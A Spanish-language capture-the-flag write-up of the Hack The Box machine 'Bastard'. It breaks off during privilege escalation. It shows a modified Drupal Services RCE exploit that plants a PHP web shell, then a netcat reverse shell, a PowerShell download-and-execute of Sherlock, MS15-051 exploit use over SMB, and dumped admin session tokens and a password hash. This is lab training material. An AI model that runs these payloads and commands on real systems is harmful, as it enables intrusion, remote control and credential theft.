



---


# Bastard

---




Hack The Box  
PEN-TESTING LABS

iS3g



<https://www.hackthebox.eu/home/users/profile/262959>



## DESCRIPCIÓN DEL EQUIPO

**Bastard** es una máquina Windows creada por el usuario Ch4p1<sup>1</sup>, lanzada el 18 de marzo de 2017. El nivel de complejidad es **Medium**, pero en las estadísticas, la mayoría de usuarios la califican como no tan fácil. Su dirección IP es **10.10.10.9**.

## Resumen

Bastard tiene como sistema operativo Windows Server 2008 R2, en la primera fase se identifica en la web el CMS Drupal, sobre el cual se busca vulnerabilidades, logrando explotar un RCE. Para esto se modifica un exploit publicado en código PHP, en el que se añade comandos para la ejecución de código y File Upload. Finalmente en el escalamiento de privilegios se identifican las vulnerabilidades MS15-051 y MS10-059, siendo esta última la que se logra explotar y obtener privilegios de root.

08-04-2020

<sup>1</sup> <https://www.hackthebox.eu/home/users/profile/1>

## Sumario

|   |    |
|---|----|
| 1. Reconocimiento.....  | 3  |
| 1.1 . Identificación de puertos.....                            | 3  |
| 1.2 . Información detallada de puertos.....                     | 3  |
| 1.3 . Reconocimiento web.....                                   | 4  |
| 1.3.1 . Determinando la versión de Drupal.....                  | 4  |
| 2. Análisis de vulnerabilidades.....                            | 5  |
| 2.1 . Droopscan.....  | 5  |
| 2.2 . Drupalgeddon2.....  | 6  |
| 2.3 . Drupal 7.x Module Services.....                           | 6  |
| 2.3.1 . Burp Suite.....   | 7  |
| 2.3.2 . Código PHP para subir archivos y ejecutar comandos..... | 8  |
| 3. Explotación - Acceso al Sistema.....                         | 8  |
| 3.1 . Ejecución de comandos remotos.....                        | 9  |
| 3.2 . File Upload.....  | 9  |
| 3.2.1 . Conexión Reversa con Netcat.....                        | 10 |
| 4. Escalando Privilegios - root.....                            | 10 |
| 4.1 . Identificando vulnerabilidades con Sherlock.....          | 10 |
| 4.2 . Ejecutando Scripts de PowerShell.....                     | 10 |
| 4.2.1 . MS15-051 ClientCopyImage Win32k.....                    | 11 |
| 4.2.2 . Compartiendo archivos - Impacket SMBServer.....         | 12 |
| 4.2.3 . Ejecutando exploits desde carpetas remotas.....         | 12 |
| 4.3 . Identificando vulnerabilidades con WES-NG.....            | 13 |
| 4.3.1 . Systeminfo.....   | 13 |
| 4.3.2 . Instalación de Wes-NG.....                              | 13 |
| 4.3.3 . Chimichurri - MS10-059.....                             | 14 |

# 1. Reconocimiento

## 1.1 . Identificación de puertos

En el escaneo de puertos, se identificaron los siguientes puertos abiertos: 80, 135, y 49154.

```
# nmap -sV -sC 10.10.10.9 -Pn --min-rate 10000 -oA scans/bastard-allports
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-07 12:38 -05
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 12:39 (0:00:24 remaining)
Nmap scan report for 10.10.10.9
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 7.5
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc  Microsoft Windows RPC
49154/tcp open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/su-
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.94 seconds
```

<http://10.10.10.9/robots.txt>

## 1.2 . Información detallada de puertos

En la búsqueda anterior de los puertos abiertos, hubieron hallazgos importantes, entre los cuales es la versión de un sistema Windows XP, y servicios netbios.


```
# Nmap 7.80 scan initiated Mon Apr  6 15:20:39 2020 as: nmap -sV -vvv -p 139,445,3389 -
oA scans/puertos-Detalle 10.10.10.4
Nmap scan report for 10.10.10.4
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2020-04-06 15:20:40 -05 for 20s

PORT      STATE SERVICE      REASON          VERSION
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows XP microsoft-ds
3389/tcp   closed ms-wbt-server reset ttl 127
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/
o:microsoft:windows_xp

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/su-
bmit/ .
```

```
# Nmap done at Mon Apr 6 15:21:00 2020 -- 1 IP address (1 host up) scanned in 20.59 seconds
```


### 1.3 . Reconocimiento web



#### 1.3.1 . Determinando la versión de Drupal

En los cms con drupal, existe un archivo llamado changelog.txt que es el registro de los cambios que se han hecho en en el CMS, así como el número de su versión de Drupal instalada. Para acceder al mismo, se accede al enlace:

`http://10.10.10.9/changelog.txt`



En la imagen notamos instalada la **versión 7.54**, liberada el 01 de febrero de 2017. Con esta información, podemos buscar vulnerabilidades de Drupal.

Con searchsploit, se encontraron los exploits:

|   |  |
|---|--|
| Drupal 7.x Module Services - Remote Code Execution                                  |  |
| Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)         |  |
| Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution |  |



## 2.2 . Drupalgeddon2

La vulnerabilidad Drupalgeddon2 fue encontrada en el 2018, y en metasploit existe el payload **drupal\_drupalgeddon2** que permite explotar la misma. Debido a que la box fue publicada en marzo de 2017, no se usará metasploit.

La vulnerabilidad anterior, está identificada como **CVE-2018-7600**, y existe un exploit<sup>3</sup> desarrollado en Ruby publicada en febrero del 2018.

## 2.3 . Drupal 7.x Module Services

Existe un exploit para RCE (Remote Code Execution) de Drupal 7.x que permite se aprovecha del uso inseguro de unserialize(), permitiendo inyección SQL, hasta la escalación de privilegios con la ejecución de código remoto. Existe una PoC (Prueba de Concepto) de la empresa Ambionics Security<sup>4</sup>.

```
root@kali:/home/htb/bastard# searchsploit -c exploits/php/webapps/41564.php
```

| Exploit Title                                      | Path<br>(/usr/share/exploitdb/)       |
|--|---------------------------------------|
| Drupal 7.x Module Services - Remote Code Execution | <b>exploits/php/webapps/41564.php</b> |
| Shellcodes: No Result                              |                                       |

Copiamos el exploit en la carpeta local

```
# cp /usr/share/exploitdb/exploits/php/webapps/41564.php .
```

```
$url = 'http://vmweb.lan/drupal-7.54';
$endpoint_path = '/rest_endpoint';
$endpoint = 'rest_endpoint';

$file = [
  'filename' => 'dixuSOspsOUU.php',
  'data' => '<?php eval(file_get_contents(\'php://input\')); ?>'
];

$browser = new Browser($url . $endpoint_path);
```

En el exploit vamos a cambiar los valores de las variables \$url, y \$file:

Antes de ejecutar el código, instalamos **php-curl**, caso contrario se obtendrá un error de llamada al método curl\_init().

```
# apt-get install php-curl
```

Ejecutamos el exploit, y notamos que falla con el login de fake password

```
# php exploit_drupal.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce


#!/usr/bin/php
Failed to login with fake password
```

<sup>3</sup> <https://github.com/dreadlocked/Drupalgeddon2/blob/master/drupalgeddon2.rb>

<sup>4</sup> <https://www.ambionics.io/blog/drupal-services-module-rce>

### 2.3.1 . Burp Suite

Para identificar el problema, usamos Burp Suite, donde se configura un proxy listener, haciendo bind de nuestro host (127.0.0.1:8082) hacia la dirección IP del servidor (10.10.10.9:80). Revisamos que el botón intercept esté en On.




En el exploit se cambia la variable \$url por 127.0.0.1:8082.

```
$url = 'http://127.0.0.1:8082';  
$endpoint_path = '/rest_endpoint';  
$endpoint = 'rest_endpoint';
```


Desde la terminal ejecutamos el script:

```
root@kali:/home/htb/bastard# php exploit_drupal.php  
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
```

En Burp suite damos clic en Forward y revisamos el historial, en donde el código de respuesta es 404 Not Found, lo cual significa que /rest\_endpoint/user/login no se encuentra en el servidor.



Damos clic derecho sobre la línea de la petición y enviamos al Repeater (Send to Repeater). Desde acá probamos cambiando el valor de la url y dando clic en el botón Send, para observar la respuesta (Response).



Finalmente funciona cambiando rest\_repeater por rest, y se obtiene la respuesta 200 OK.



### 2.3.2 . Código PHP para subir archivos y ejecutar comandos

Una vez que se probó la url correcta, se edita el exploit para añadir código php que permita subir archivos y ejecutar comandos remotos. Los valores modificados en el código del exploit, quedan de la siguiente manera:

```
$codigoPhp = <<<'EOD'
<?php
if (isset($_REQUEST['file'])) {
    file_put_contents($_REQUEST['file'], file_get_contents("http://10.10.14.23/" . $_REQUEST['file']));
    echo "Se ha subido el archivo " . $_REQUEST['file'] . " al servidor ";
};
if (isset($_REQUEST['cmd'])) {
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
};
?>
EOD;

$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'iseg.php',
    'data' => $codigoPhp
];
```

Con los valores configurados, pasamos a la fase de explotación.

## 3. Explotación - Acceso al Sistema

Ejecutamos el exploit y verificamos su funcionamiento:

```
root@kali:/home/htb/bastard# php exploit_drupal.php
# Exploit Title: Drupal 7.x Services Module Remote Code Execution
# Vendor Homepage: https://www.drupal.org/project/services
# Exploit Author: Charles FOL
# Contact: https://twitter.com/ambionics
# Website: https://www.ambionics.io/blog/drupal-services-module-rce

#!/usr/bin/php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/iseg.php
```

Se puede observar que nuestro exploit funcionó de manera correcta, descargando dos archivos json (user y session), y también subió nuestro archivo iseg.php que se asignó en la variable filename del código php.

**session.json:** Cookies de sesion (pueden ser usadas para suplantar al admin)

```
{
  "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
  "session_id": "1U02tPfm6hwr1atCnuFNct6DrHJRXUvdKOIbTqjd2yY",
  "token": "LhEPLYhTceIyh_GUuAsCaUyJOSwNnS8okkRG9Oeg6nc"
}
```

**user.json:** Contiene los datos de sesión del admin


```
{
  "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
  "session_id": "1U02tPfm6hwr1atCnuFNct6DrHJRXUvdKOIbTqjd2yY",
  "token": "LhEPLYhTceIyh_GUuAsCaUyJOSwNnS8okkRG9Oeg6nc"
}
```

```
root@kali:/home/htb/bastard# cat user.json
{
  "uid": "1",
  "name": "admin",
  "mail": "drupal@hackthebox.gr",
  "theme": "",
  "created": "1489920428",
  "access": "1586338772",

  "picture": null,
  "init": "drupal@hackthebox.gr",
  "data": false,
  "roles": {
    "2": "authenticated user",
    "3": "administrator"
  },
  "rdf_mapping": {
    "rdftype": [
      "sioc:UserAccount"
    ],
    "name": {
      "predicates": [
        "foaf:name"
      ]
    },
    "homepage": {
      "predicates": [
        "foaf:page"
      ],
      "type": "rel"
    }
  },
  "pass": "$S$DRYKUR0xDeqClnV5W0dnncafeE.Wi4YytNcBmmCtwOjrcH5FJSaE"
```

### 3.1 . Ejecución de comandos remotos

Verificamos que se subió nuestro archivo php (<http://10.10.10.9/iseq.php>) y ejecutamos un comando que pasamos como argumento a la variable cmd:



```
Host Name: BASTARD
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00496-001-0001283-84782
Original Install Date: 18/3/2017, 7:04:46 ff
System Boot Time: 7/4/2020, 11:52:58 ff
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: x64-based PC
Processor(s): 2 Processor(s) Installed.
```

Tenemos como información: que el equipo se llama BASTARD, Windows 2008 R2, versión 6.1.7600 N/A Build 7600.

### 3.2 . File Upload

Para subir archivos, levantamos un servidor HTTP en nuestro equipo, en donde se copiarán todos los archivos que pueden servir para escalar privilegios en el equipo remoto.

A continuación se sube netcat:

```

root@kali:/home/htb/bastard# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.9 - - [08/Apr/2020 05:59:43] "GET /nc64.exe HTTP/1.0" 200 -

root@kali:/home/htb/bastard# curl http://10.10.10.9/iseg.php?file=nc64.exe
Se ha subido el archivo nc64.exe al servidor

root@kali:/home/htb/bastard#

```

### 3.2.1 . Conexión Reversa con Netcat

Para facilitar el control del equipo, podemos usar netcat<sup>5</sup>, el cual ya fue subido en el punto anterior. Para ejecutar netcat, usaremos nuestra shell de php, y en el equipo abrimos nc y esperamos a la escucha en el puerto 8000:

```

root@kali:~# nc -nlvp 8000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 10.10.10.9.
Ncat: Connection from 10.10.10.9:50657.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>

root@kali:~# curl -d "cmd=nc64.exe -e cmd 10.10.14.2 8000" http://10.10.10.9/iseg.php

```

Verificamos si el usuario actual tiene permiso a los archivos de otros usuarios.

```

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr

```

Probamos listando el contenido user.txt del usuario dimitris:

```

C:\inetpub\drupal-7.54>type c:\Users\dimitris\Desktop\user.txt
type c:\Users\dimitris\Desktop\user.txt
ba22f#####21a2

```

## 4. Escalando Privilegios - root

### 4.1 . Identificando vulnerabilidades con Sherlock

El script sherlock.ps1 está programado en powershell, es un módulo que sirve para identificar si el sistema se encuentra con parches actualizadas.

```

C:\inetpub\drupal-7.54>echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.2/Sherlock.ps1")|powershell -noprofile -
echo IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.2/Sherlock.ps1")|powershell -noprofile -

C:\inetpub\drupal-7.54>

root@kali:/home/htb/bastard# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.9 - - [08/Apr/2020 06:37:03] "GET /Sherlock.ps1 HTTP/1.1" 200 -

```

Para ejecutar Sherlock, usamos powershell, importando dicho módulo. Se usa bypass para que no salgan advertencias de software malicioso.

### 4.2 . Ejecutando Scripts de PowerShell

Desde la consola de comandos cmd, se puede ejecutar scripts de powershell, usando el argumento -exec bypass, seguido de -Command para importar el módulo (en este caso Sherlock) con sus opciones.

```
> powershell.exe -exec bypass -Command "& {Import-Module .\Sherlock.ps1; Find-AllVulns}"
```

<sup>5</sup> <https://eternallybored.org/misc/netcat/netcat-win32-1.12.zip>

```
Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
```

Del resultado, obtenido con Sherlock, se marcó en rojo las vulnerabilidades que pueden ser explotadas en el sistema de manera local.

#### 4.2.1 . MS15-051 ClientCopyImage Win32k

Existe el riesgo que un atacante que inicie sesión localmente y ejecute código arbitrario en modo kernel, podría entonces realizar las siguientes acciones: instalar programas, ver, cambiar o eliminar datos con permisos de administrador.


Para esta vulnerabilidad existe un binario del exploit puede ser descargado desde el repositorio GitHub<sup>6</sup> y corresponde a la vulnerabilidad **CVE-2015-1701**<sup>7</sup> que permite elevar privilegios en Windows ejecutando código en el kernel del sistema.

El exploit se renombró como priv.exe, y se intentó ejecutar con nuestro

<sup>6</sup> <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051>

<sup>7</sup> <https://www.securitynull.net/elevar-privilegios-en-windows-cve-2015-1701-exploit/>

script php (cmd), y se lo subió con file upload. No se tuvo éxito al ejecutar desde el navegador:



```
10.10.10.9/iseg.php?cmd=\\10.10.14.2\\iseg\\priv.exe whoami

[.] ms15-051 fixed by zcgonvh
[x] please re-compiler this program via x64 platform
```

La siguiente opción para poder ejecutar el exploit, es acceder a una carpeta compartida usando el protocolo de SMB.

#### 4.2.2 . Compartiendo archivos - Impacket SMBServer

Impacket, es un conjunto de herramientas desarrolladas en python, y facilitan la vida del auditor. Una de ellas es Impacket SMBServer, que de una manera sencilla permite montar un servidor de carpetas compartidas en Linux usando el protocolo SMB.

```
root@kali:/home/htb/bastard# impacket-smbserver iseg `pwd`
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.9,50679)
[*] AUTHENTICATE_MESSAGE (\,BASTARD)
[*] User BASTARD\ authenticated successfully
[*] :::00::4141414141414141
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:ISEG)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (10.10.10.9,50679)
[*] Remaining connections []
```

#### 4.2.3 . Ejecutando exploits desde carpetas remotas

